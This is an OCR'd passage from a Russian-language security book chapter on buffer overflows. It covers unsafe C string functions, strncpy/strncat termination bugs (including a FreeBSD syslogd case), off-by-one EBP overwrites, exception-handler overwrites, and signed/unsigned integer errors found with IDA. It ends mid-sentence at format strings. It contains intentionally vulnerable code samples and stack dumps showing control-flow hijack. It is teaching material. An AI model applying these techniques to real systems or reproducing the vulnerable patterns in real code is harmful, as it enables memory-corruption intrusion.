strcatbuff
strcatbuffA
strcatbuffW
StrFormatByteSize
StrFormatByteSizeA
StrFormatByteSizeW
lstrcat
wcscat
mbscat
_mbscat
strcpy
strcpyA
strcpyW
wcscpy
mbscpy
_mbscpy
_tcscpy
vsprintf
vstprint
vswprintf
sscanf
swscanf
stscanf
fscanf
fwscanf
ftscanf
vscanf
vsscanf
vfscanf
```

Поскольку все эти функции уже широко известны и теперь считаются "легкой добычей" для хакеров, то классические атаки на переполнение буфера в стеке постепенно уходят в прошлое. Насколько быстро предается огласке информация о возможности проведения атаки на переполнение буфера в стеке, настолько же быстро и

---

[8] *Найти полный список уязвимых функций, подобных перечисленным здесь, можно в средствах статического анализа, с помощью которых выполняется сканирование на предмет наличия проблем безопасности. Например, в программе SourceScope содержится база данных правил, которые используются в процессе сканирования. Опытные хакеры знают, что защитные средства в умелых руках могут превратится в оружие нападения. — Прим. авт.*

устраняется ошибка. Однако есть множество других проблем, которые приводят к искажению данных в памяти и переполнению буфера.

Функции, для которых не требуется наличие завершающего символа NULL

Управление буфером является намного более сложной проблемой, чем думают многие люди. Это не просто проблема нескольких вызовов функций API, которые работают с буферами, оканчивающимися символом NULL. Зачастую с целью избежать стандартных проблем переполнения буфера используются арифметические операции по вычислению длины строки в буфере. Однако некоторые из призванных быть полезными функций API достаточно сложны в использовании, что приводит к путанице.

Одним из таких вызовов API, при использовании которых легко ошибиться, является вызов функции `strncpy()`. Это весьма любопытный вызов, поскольку он предназначен в основном для предотвращения возможности переполнения буфера. Проблема в том, что в этом вызове один крайне важный и крайне опасный момент, о котором часто забывают: эта функция не устанавливает завершающий символ NULL в конце строки, если эта строка слишком большая, чтобы уместиться в предназначенный для нее буфер. Это может привести к тому, что "чужая" область памяти будет "присоединена" к предназначенному буферу. Здесь нет переполнения буфера в классическом смысле, но строка оказывается незавершенной.

Проблема в том, что теперь любой вызов функции `strlen()` завершится возвращением некорректного (т.е. неверного) значения. Не забывайте, что функция `strlen()` работает со строками, завершающимися символом NULL. Таким образом, она будет возвращать длину оригинальной строки плюс столько байтов, сколько будет до появления символа NULL в памяти, т.е. возвращаемое значение обычно будет намного больше, чем действительная длина строки. Любые арифметические операции, выполняемые на основе этой информации, будут неверными (и станут целью атаки).

Рассмотрим пример на основе следующего кода.

```
strncpy(цель, источник, sizeof(цель));
```

Если `цель` составляет 10 символов, а `источник` — 11 символов (или более), включая символ NULL, то 10 символов не являются корректно завершенной строкой с символом NULL!

Рассмотрим дистрибутив UNIX-подобной операционной системы FreeBSD. BSD часто считают одной из наиболее безопасных UNIX-сред, однако даже в ней регулярно обнаруживаются трудные для выявления ошибки наподобие той, что была описана чуть выше. В реализации функции `syslog` есть программный код, с помощью которого выполняется проверка на предмет того, имеет ли удаленный хост права на подключение к демону `syslogd`. Этот программный код во FreeBSD 3.2 выглядит следующим образом.

```
strncpy(name, hname, sizeof name);
if (strchr(name, '.') == NULL) {
strncat(name, ".", sizeof name - strlen(name) - 1);
       strncat(name, LocalDomain, sizeof name - strlen(name) - 1);
}
```

В данном случае, если переменная `hname` достаточно велика, чтобы целиком "заполнить" переменную `name`, то завершающий символ NULL не будет размещен в конце значения переменной `name`. В этом и заключается стандартная проблема использования функции `strncpy()`. При последующих арифметических операциях вычисление выражения `sizeof name - strlen(name)` приводит к получению отрицательного результата. Функция `strncat` принимает беззнаковое значение переменной, при этом негативное значение будет интерпретировано программой как очень большое положительное число. Таким образом функция `strncat` перезаписывает память после окончания буфера, выделенного для функции `name`. Для демона `syslogd` игра проиграна.

Ниже приведен список функций, в которых автоматически не устанавливается завершающий символ NULL в буфере.

```
fread()
read()
readv()
pread()
memcpy()
memccpy()
bcopy()
gethostname()
strncat()
```

Уязвимые места, связанные с некорректным использованием функции `strncpy` (и ей подобных), можно назвать неисследованным источником будущих атак. Когда закончатся возможности проведения атак на более доступные цели, хакеры наверняка обратят свой взор на ошибки, подобные той, о которой мы только что рассказали.

Проблема завершающего символа NULL

В некоторых строковых функциях завершающий символ NULL *всегда* размещается в конце строки. Вероятно, это гораздо лучше, чем оставлять знакоместо для символа NULL для заполнения программистом, но проблемы все равно возникают. Арифметические операции, встроенные в некоторые из этих функций, могут выполняться с ошибками, в результате чего иногда символ NULL размещается *после* окончания буфера. Это так называемая ситуация "одного лишнего", когда происходит перезапись одного байта памяти. Эта на первый взгляд незначительная проблема порой приводит к полной компрометации программы.

Удачным примером можно назвать вызов функции `strncat()`, которая всегда размещает символ NULL после последнего байта переданной строки и поэтому может быть использована для перезаписи указателя в стековом фрейме. Следующая извлекаемая (pulled) из стека функция перемещает содержимое регистра EBP в ESP — указатель стека (рис. 7.6).

Рассмотрим следующий простой код.

```
1. void test1(char *p)
2. {
3. char t[12];
4.        strcpy(t, "test");
5.        strncat(t, p, 12-4);
6. }
```




Рис. 7.6. Проблему "одного лишнего" достаточно сложно выявить. В данном примере атакуемый БУФЕР используется для перезаписи информации в содержимом регистра EBP

После выполнения строки 4, содержимое стека будет выглядеть следующим образом.

```
0012FEC8  74 65 73 74  test <- массив символов
0012FECC  00 CC CC CC  .ÌÌÌ <- массив символов
0012FED0  CC CC CC CC  ÌÌÌÌ <- массив символов
0012FED4  2C FF 12 00  ,ÿ.. <- содержимое ebp
0012FED8  B2 10 40 00  ².@. <- содержимое eip
```

Обратите внимание, что для массива символов `[12]` в памяти выделяется 12 байт.

Если мы предоставим в качестве значения `p` короткую строку `xxx`, то стек будет выглядеть следующим образом.

```
0012FEC8  74 65 73 74 test
0012FECC  78 78 78 00 xxx. <- добавленное значение "xxx"
0012FED0  CC CC CC CC ÌÌÌÌ
0012FED4  2C FF 12 00 ,ÿ..
0012FED8  B2 10 40 00 ².@.
```

Обратите внимание на добавленную строку `xxx` и что завершающий символ теперь установлен в самом конце буфера.

Что же произойдет, если мы предоставим чересчур длинную строку, наподобие `xxxxxxxxxxx`? Стек приобретет следующий вид.

```
0012FEC8 74 65 73 74 test
0012FECC 78 78 78 78 xxxx
0012FED0 78 78 78 78 xxxx
0012FED4 00 FF 12 00 .ÿ.. <- перезапись памяти байта NULL
0012FED8 B2 10 40 00 ².@.
```

При возвращении значения функции выполняются следующие машинные команды.

```
00401078   mov         esp,ebp
0040107A   pop         ebp
0040107B   ret
```

Можно проследить, что содержимое ESP восстанавливается из EBP. Тут все нормально. Затем мы видим, что сохраненное значение EBP обновляется из стека,

но значением EBP в стеке является измененное нами значение. При возврате значения следующей функции из стека повторяются те же команды.

```
004010C2   mov         esp,ebp
004010C4   pop         ebp
004010C5   ret
```

Теперь у нас есть EBP с искаженным содержимым, которое в конечном итоге преобразуется в указатель стека.

Рассмотрим более сложную атаку на стек, при которой происходит управление данными в нескольких местах. В приведенном далее стеке содержится строка символов `ffff`, которые были там размещены злоумышленником при предыдущем вызове функции. Правильным значением EBP должно было стать `0x12FF28`, но, как видим, нам удалось затереть это значение значением `0x12FF00`. Здесь основной момент заключается в том, что значение `0x12FF00` относится к строке символов `ffff`, которыми мы можем управлять в стеке. Таким образом, мы можем заставить программу вернуться к месту, которое мы контролируем, а значит, провести успешную атаку на переполнение буфера.

```
0012FE78  74 65 73 74  test
0012FE7C  78 78 78 78  xxxx
0012FE80  78 78 78 78  xxxx
0012FE84  78 78 78 78  xxxx
0012FE88  78 78 78 78  xxxx
0012FE8C  78 78 78 78  xxxx
0012FE90  00 FF 12 00  .ÿ..  <- переполнение без символа NULL
0012FE94  C7 10 40 00  Ç.@.
0012FE98  88 2F 42 00  ./B.
0012FE9C  80 FF 12 00  .ÿ..
0012FEA0  00 00 00 00  ....
0012FEA4  00 F0 FD 7F  .đý.
0012FEA8  CC CC CC CC  ÌÌÌÌ
0012FEAC  CC CC CC CC  ÌÌÌÌ
0012FEB0  CC CC CC CC  ÌÌÌÌ
0012FEB4  CC CC CC CC  ÌÌÌÌ
0012FEB8  CC CC CC CC  ÌÌÌÌ
0012FEBC  CC CC CC CC  ÌÌÌÌ
0012FEC0  CC CC CC CC  ÌÌÌÌ
0012FEC4  CC CC CC CC  ÌÌÌÌ
0012FEC8  CC CC CC CC  ÌÌÌÌ
0012FECC  CC CC CC CC  ÌÌÌÌ
0012FED0  CC CC CC CC  ÌÌÌÌ
0012FED4  CC CC CC CC  ÌÌÌÌ
0012FED8  CC CC CC CC  ÌÌÌÌ
0012FEDC  CC CC CC CC  ÌÌÌÌ
0012FEE0  CC CC CC CC  ÌÌÌÌ
0012FEE4  CC CC CC CC  ÌÌÌÌ
0012FEE8  66 66 66 66  ffff
0012FEEC  66 66 66 66  ffff
0012FEF0  66 66 66 66  ffff
0012FEF4  66 66 66 66  ffff
0012FEF8  66 66 66 66  ffff
0012FEFC  66 66 66 66  ffff
0012FF00  66 66 66 66  ffff <- искаженный EBP теперь указывает сюда
0012FF04  46 46 46 46  FFFF
0012FF08  CC CC CC CC  ÌÌÌÌ
0012FF0C  CC CC CC CC  ÌÌÌÌ
0012FF10  CC CC CC CC  ÌÌÌÌ
0012FF14  CC CC CC CC  ÌÌÌÌ
0012FF18  CC CC CC CC  ÌÌÌÌ
0012FF1C  CC CC CC CC  ÌÌÌÌ
0012FF20  CC CC CC CC  ÌÌÌÌ
```

```
0012FF24  CC CC CC CC  ÌÌÌÌ
0012FF28  80 FF 12 00  .ÿ.. <- оригинальная точка указания EBP
0012FF2C  02 11 40 00  ..@.
0012FF30  70 30 42 00  p0B.
```

Обратите внимание, что хакер разместил значение `FFFF` в строке, следующей сразу после нового адреса, сохраненного в указателе EBP. Поскольку в коде эпилога как раз перед возвращением значения функции выполняется команда `pop ebp`, то значение, сохраненное по адресу, на который указывает новый EBP, выходит за пределы стека. Значение ESP увеличивается на 4 байт до адреса `0x12FF04`. Если мы разместим значение нашего EIP по адресу `0x12FF04`, то новым значением EIP станет `0x46464646`. Атака завершилась полным успехом.

Перезапись фреймов обработчика исключений

В стеке также обычно хранятся указатели на обработчики исключений, а значит, вполне реально использовать переполнение буфера для перезаписи указателя на обработчик исключения. Используя очень большое переполнение буфера, мы можем затереть данные после окончания стека и специально вызвать исключение. Затем, поскольку мы уже переписали указатель обработчика исключений, исключение приведет к исполнению нашей полезной нагрузки (рис. 7.7). На следующем рисунке изображен внедренный буфер, который затирает данные после окончания стека. Хакер перезаписывает запись для обработчика исключений, которая хранится в стеке. Новая запись указывает на полезную нагрузку (атакующий код), поэтому при вызове исключения SEGV процессор переходит к исполнению атакующего кода.




Рис. 7.7. Использование обработчиков исключений в атаках на переполнение буфера. Обработчик исключения указывает на атакующий код

Арифметические ошибки при управлении памятью

Ошибки при выполнении арифметических операций, особенно при операциях с указателями, могут привести к неверному вычислению размера буфера, а следовательно, и к переполнению буфера. Во время создания этой книги ошибки при выполнении арифметических операций с указателем оставались сравнительно неисследованной для хакеров областью. Однако в очень опасных атаках на переполнение буфера с последующим получением привилегий суперпользователя, использовались именно эти ошибки.

Значения размера буфера часто могут быть заданы хакером как непосредственно, так и обходным путем. Непосредственно эти значения часто можно задавать с помощью заголовков пакетов (которые способен подменять хакер). Обходным путем можно назвать использование функции `strlen()` по отношению к контролируемому пользователем буферу. В последнем случае хакер получает контроль над вычислениями длины числа, управляя размером внедряемой строки.

Отрицательные числа как большие положительные числа

В современных компьютерах числа отображаются различными интересными способами. Иногда целые числа могут оказаться настолько большими, что они "переполняют" целочисленное представление этого числа, используемое компьютером. При вводе тщательно подготовленной строки злоумышленник способен получить в результате вычисления длины числа отрицательное значение. В результате загадочных преобразований, отрицательное значение обрабатывается как беззнаковое число, а точнее, как очень большое положительное число. Рассмотрим только один простейший пример такого преобразования, когда число `-1` (для 32-битовых целых чисел) отображается как `0xFFFFFFFF`, что расценивается как большое беззнаковое число `4294967295`.

Теперь рассмотрим следующий фрагмент кода.

```
int main(int argc, char* argv[])
{
    char _t[10];

    char p[]="xxxxxxx";
    char k[]="zzzz";

    strncpy(_t, p, sizeof(_t));
    strncat(_t, k, sizeof(_t) - strlen(_t) - 1);

    return 0;
}
```

После исполнения результирующая строка в параметре `-t` будет иметь значение `xxxxxxxzz`.

Если мы предоставим точно 10 символов для параметра `p` (`xxxxxxxxxx`), то значения функций `sizeof(_t)` и `strlen(_t)` будут одинаковыми и окончательный результат вычислений составит `-1` или `0xFFFFFFFF`. Поскольку аргумент, передаваемый функции `strncat()`, должен быть беззнаковым, все заканчивается тем, что

число интерпретируется как большое положительное число, а размер значения функции никак не ограничивается. В результате происходит искажение данных в стеке, что обеспечивает хакеру возможность перезаписи указателя команд или других значений, сохраненных в стеке.

Искаженный стек выглядит примерно следующим образом.

```
0012FF74  78 78 78 78  xxxx
0012FF78  78 78 78 78  xxxx
0012FF7C  78 78 CC CC  xxÌÌ
0012FF80  C0 FF 12 7A  Àÿ.z <- искажение происходит здесь
0012FF84  7A 7A 7A 00  zzz. <- и здесь.
```

Обнаружение проблемы в коде

```
0040D603   call        strlen (00403600)
0040D608   add         esp,4
0040D60B   mov         ecx,0Ah
0040D610   sub         ecx,eax
0040D612   sub         ecx,1      <- подозрительное место
```

В предыдущем фрагменте кода мы видим вызов функции `strlen` и несколько операций вычитания. Это удачное место для проверки возможной проблемы с длиной знакового числа.

Для 32-битовых знаковых чисел максимальным значением является `0x7FFFFFFF`, а минимальным — `0x80000000`. Хитрость заключается в том, чтобы заставить выполнить преобразование из положительного числа в отрицательное и наоборот (иногда с минимальными изменениями).

Опытные хакеры для таких преобразований выбирают числа в районе минимального или максимального значения, как показано на рис. 7.8.




Рис. 7.8. Арифметические ошибки не бросаются в глаза и являются прекрасным источником для проведения атак. Минимальное изменение в представлении числа (иногда достаточного одного бита) приводит к кардинальному изменению значения числа

Несоответствие между знаковыми и беззнаковыми значениями

Большинство арифметических ошибок возникает из-за различий между знаковыми и беззнаковыми значениями. Довольно часто в программах выполняются действия сравнения, в результате чего исполняется блок кода, если число меньше заданного значения. Например:

```
if (X < 10)
{
    do_something(X);
}
```

Если значение переменной `X` меньше 10, то исполняется блок кода (`do_something`). Значение переменной `X` затем передается функции `do_something()`. Теперь рассмотрим ситуацию, когда значение `X` равно `-1`. Безусловно, это значение меньше 1, поэтому должен быть исполнен блок кода. Однако не забывайте, что `-1` — это то же самое, что и `0xFFFFFFFF`. Если функция обрабатывает `X` как беззнаковую переменную, то `X` обрабатывается как очень большее число, конкретно как `4294967295`.

В реальности эта ситуация может возникнуть, когда значение `X` получается на основе предоставленного хакером числа или, исходя из длины строки, которая передается программе. Рассмотрим следующий фрагмент кода.

```
void parse(char *p)
{
    int size = *p;
    char _test[12];
    int sz = sizeof(_test);
    if( size < sz )
    {
        memcpy(_test, p, size);
    }
}
int main(int argc, char* argv[])
{
    // какой-то пакет
    char _t[] = "\x05\xFF\xFF\xFF\x10\x10\x10\x10\x10\x10";
    char *p = _t;
    parse(p);

    return 0;
}
```

Код анализатора получает сведения о размере переменной из `*p`. Для примера предоставляем значение `0xFFFFFF05` (в прямом порядке следования байтов). Если это число со знаком, то оно соответствует –251 в десятичной системе счисления. Если это беззнаковое значение, тогда оно соответствует 4294967045 — очень большое число. Понятно, что –251 значительно меньше, чем размер выделенного буфера. Однако поскольку функция `memcpy` не работает с отрицательными значениями, то данное число обрабатывается как большое беззнаковое значение. В приведенном выше коде использование функции `memcpy` для значения размера беззнакового `int` приводит к возникновению обширного переполнения буфера.

Выявление проблемы в коде

Обнаружить ошибки, связанные с использованием знака в коде, полученном с помощью дизассемблера, достаточно просто, поскольку вполне возможно увидеть

два различных типа команд перехода, использующихся по отношению к одной переменной. Рассмотрим следующий программный код.

```
    int a;
    unsigned int b;

    a = -1;
    b = 2;

    if(a <= b)
    {
        puts("это то, чего мы хотим");
    }

    if(a > 0)
{
    puts("больше нуля");
}
```

На языке ассемблера это выглядит следующим образом.

```
a = 0xFFFFFFFF
b = 0x00000002
```

Рассмотрим операцию сравнения.

```
0040D9D9 8B 45 FC         mov       eax,dword ptr [ebp-4]
0040D9DC 3B 45 F8         cmp       eax,dword ptr [ebp-8]
0040D9DF 77 0D            ja        main+4Eh (0040d9ee)
```

Наличие `ja` указывает на сравнение беззнаковых чисел. Таким образом, `a` больше `b`, и блок кода пропускается.

Рассмотрим еще один пример.

```
17:       if(a > 0)
0040DA1A 83 7D FC 00      cmp       dword ptr [ebp-4],0
0040DA1E 7E 0D            jle       main+8Dh (0040da2d)
18:       {
19:           puts("больше нуля");
0040DA20 68 D0 2F 42 00   push      offset string
                                    "больше нуля"
                                    (00422fd0)
0040DA25 E8 E6 36 FF FF   call      puts (00401110)
0040DA2A 83 C4 04         add       esp,4
20:       }
```

Мы видим, что та же область памяти сравнивается (и выполняется операция перехода) с помощью команды `jle` — сравнение чисел со знаком. Это должно вызвать у нас подозрения, поскольку переход в одной и той же области памяти выполняется по одинаковому критерию как для беззнакового числа, так и для числа со знаком. Хакеры любят подобные ситуации.

Исследование проблемы с помощью программы IDA

Можно также выполнять поиск потенциальных ошибок несоответствия чисел с помощью исследования дизассемблированного кода.

Для операции сравнения беззнаковых чисел следует искать такие команды:

```
JA
JB
JAE
JBE
JNB
JNA
```

Для операции сравнения чисел со знаком:

```
JG
JL
JGE
JLE
```

Можно воспользоваться дизассемблером наподобие IDA для выявления всех операций с переменными со знаком. Это позволяет получить список интересных областей кода, как показано на рис. 7.9.




Рис. 7.9. Дизассемблер IDA может использоваться для создания списка различных вызовов на языке ассемблера и обозначения мест, где они происходят. Работая с подобным списком, мы обнаруживаем несоответствия преобразования знаковых и беззнаковых чисел

Вместо последовательной проверки всех операций, можно выполнить поиск регулярных выражений, которые используются во всех вызовах. На рис. 7.10 показан результат использования в качестве строки поиска `j[gl]`.




Рис. 7.10. Использование регулярного выражения в целях выявления сразу нескольких вызовов функций

Даже в небольших фрагментах программ можно легко найти области кода, в которых используются значения со знаком. Если эти области находятся поблизости точек, возле которых обрабатываются пользовательские данные (т.е. присутствует вызов функции `recv()`), то дальнейшее исследование может подтвердить, что данные были использованы в операции с числами со знаком. Очень часто такая ситуация может использоваться для организации логических и арифметических ошибок.

Значения со знаком и управление памятью

Подобные ошибки часто можно найти в процедурах управления памятью. Типичная ошибка в программном коде может выглядеть следующим образом.

```
int user_len;
int target_len = sizeof(_t);

user_len = 6;


if(target_len > user_len)
{
    memcpy(_t, u, a);
}
```

Значения `int` указывают на выполнение операций сравнения с числами со знаком, в то время как функция `memcpy` использует беззнаковые значения. *При компиляции этой ошибки не выдается никакого предупреждения.* Если значение функции контролируется хакером, то предоставление большого числа, например `0x8000000C` приведет к тому, что функция будет обрабатывать очень большое число.

Мы можем обнаруживать переменные, которые учитывают размер числа в дизассемблированном коде, как показано на рис. 7.11. В данном случае мы видим

```
sub edi, eax
```

где `edi` используется как беззнаковая переменная. Если хакер сможет управлять либо значением `edi`, либо значением `eax`, то он постарается изменить `edi`, заставить это значение перейти нулевую границу и оказаться равным –1.




Рис. 7.11. Схема управления потоком атакуемой программы. Поиск значений со знаком часто позволяет найти целый "клад" полезных данных

Подобным образом мы можем выполнить поиск ошибок, связанных с арифметическими действиями с указателями (рис. 7.12).

Поиск по выражению `e.x.e.x` предоставляет длинный список областей кода (рис. 7.13). Если одно из значений, показанных на рис. 7.13, контролируется пользователем, то искажение памяти становится вполне решаемой задачей.




Рис. 7.12. Выполняем поиск вызовов функций, связанных с арифметическими действиями с указателями




Рис. 7.13. Результаты поиска в программе арифметических операций с указателями

Уязвимые места, связанные со строкой форматирования

В принципе нет ничего сложного в использовании ошибок, связанных с применением строк форматирования. Вполне реально провести успешную атаку с помощью функции API, которой передается строка форматирования (наподобие `%s`), когда значение аргумента строки форматирования контролируется удаленным хакером. К сожалению, эта проблема достаточно широко распространена, и основной ее причиной является лень программистов. Однако проблема настолько проста, что выявить ее позволяют простейшие программы исследования кода. Поэтому после выявления этого класса уязвимых мест в конце 1990-х годов, подобные ошибки были достаточно быстро выявлены и устранены в большей части программного обеспечения.

Знания о существовании ошибок, связанных с использованием строк форматирования, предоставляли хакерам "ключи от сказочного королевства". Но когда эти знания попали в руки специалистов по обеспечению безопасности, то "все богатство было утрачено". Представьте, как были разочарованы некоторые люди из круга "посвященных". Кто-то отобрал у них источник радости.

Рассмотрим пример стандартной функции, в которой есть ошибка строки форматирования.

```
void some_func(char *c)
{
    printf(c);
}
```

Обратите внимание, что, очень важно, в отличие от случая жестко закодированной строки форматирования, в этом случае строка форматирования предоставляется пользователем и также передается в стек.

Если мы передадим в строку форматирования данные, подобные следующим
